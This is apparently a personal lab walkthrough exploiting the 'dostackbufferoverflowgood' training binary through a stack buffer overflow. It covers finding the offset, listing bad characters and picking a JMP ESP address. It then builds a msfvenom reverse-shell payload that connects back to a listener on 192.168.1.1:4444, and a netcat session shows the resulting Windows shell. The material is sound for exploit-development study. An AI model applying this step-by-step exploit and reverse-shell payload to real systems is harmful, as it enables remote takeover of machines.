

# dostackbufferoverflowgood


## 1. Determine min buffer size

"dostackbufferoverflowgood buffer size 140.png" is not created yet. Click to create.

## 2. Determine EIP

- via msf-pattern\_create

```
msf-pattern_create -l 200
```




```
Registers (FPU)
EAX FFFFFFFF
ECX C71D74A6
EDX 00000000
EBX 005FCB80
ESP 009D19E4 ASCII "Af0Af1Af2Af
EBP 65413765
ESI 08041470 dostackb.08041470
EDI 005FCB80
EIP 39654138
```

- Pattern Address: 39654138

## 3. Determine offset of the pattern

- via msf-pattern\_offset

```
msf-pattern_offset -q 39654138
```



```
(root@kali)~[~/vulnHub/dostackbufferoverflowgood]
# msf-pattern_offset -q 39654138
[*] Exact match at offset 146
```

- or via mona

```
!mona findmsp -distance 200
```

## 4. Test with Bs

- Make sure 42424242 is at EIP

## 5. Determine badchars

- etc Nullbyte `\x00`

Hex dump							
00	19	9C	00	41	41	41	00
41	41	41	41	42	42	42	42
43	01	02	03	04	05	06	07
08	09	21	21	21	0A	00	41

## 6. Remove `\x0a`

Hex dump							
43	01	02	03	04	05	06	07
08	09	0B	0C	0D	0E	0F	10
11	12	13	14	15	16	17	18
19	1A	1B	1C	1D	1E	1F	20
21	22	23	24	25	26	27	28
29	2A	2B	2C	2D	2E	2F	30
31	32	33	34	35	36	37	38
39	3A	3B	3C	3D	3E	3F	40
41	42	43	44	45	46	47	48
49	4A	4B	4C	4D	4E	4F	50
51	52	53	54	55	56	57	58
59	5A	5B	5C	5D	5E	5F	60
61	62	63	64	65	66	67	68
69	6A	6B	6C	6D	6E	6F	70
71	72	73	74	75	76	77	78
79	7A	7B	7C	7D	7E	7F	80
81	82	83	84	85	86	87	88
89	8A	8B	8C	8D	8E	8F	90
91	92	93	94	95	96	97	98
99	9A	9B	9C	9D	9E	9F	A0
A1	A2	A3	A4	A5	A6	A7	A8
A9	AA	AB	AC	AD	AE	AF	B0
B1	B2	B3	B4	B5	B6	B7	B8
B9	BA	BB	BC	BD	BE	BF	C0
C1	C2	C3	C4	C5	C6	C7	C8
C9	CA	CB	CC	CD	CE	CF	D0
D1	D2	D3	D4	D5	D6	D7	D8
D9	DA	DB	DC	DD	DE	DF	E0
E1	E2	E3	E4	E5	E6	E7	E8
E9	EA	EB	EC	ED	EE	EF	F0
F1	F2	F3	F4	F5	F6	F7	F8
F9	FA	FB	FC	FD	FE	FF	0D

- badChars: `\x00\x0a`

## 7. Determine JMP

- JMP Address must not have any of the identified badChars

```
!mona jmp -r esp
```

```
-----  
0x080414c3 : jmp esp | {PAGE_EXECUTE_READ} [dostackbufferoverflowgood.exe]  
0x080416bf : jmp esp | {PAGE_EXECUTE_READ} [dostackbufferoverflowgood.exe]
```

- Return Address: 0x080416bf
- Little Endian: \xbf\x16\x04\x08
- Make sure EIP points to the selected JMP Address
  - Check bp <selected JMP Address>

## 8. Generate Shellcode

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444  
-b "\x00\x0a" -f python  
#or  
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=192.168.1.1  
LPORT=4444 EXITFUNC=thread -b "\x00\x0a" -f python
```

## 9. Exploit

- a. offset (the number of As to reach EIP)
- b. returnAdd (EIP)
- c. NOP
- d. Shellcode

```
buffer = b"A" * offset + returnAdd + NOP + buf
```

```
(root@kali)~/vulnHub/dostackbufferoverflowgood/dostackbufferoverflowgood  
# nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.83] 50080  
Microsoft Windows [Version 10.0.19043.928]  
(c) Microsoft Corporation. All rights reserved.  
C:\Users\yf\Desktop\dostackbufferoverflowgood>
```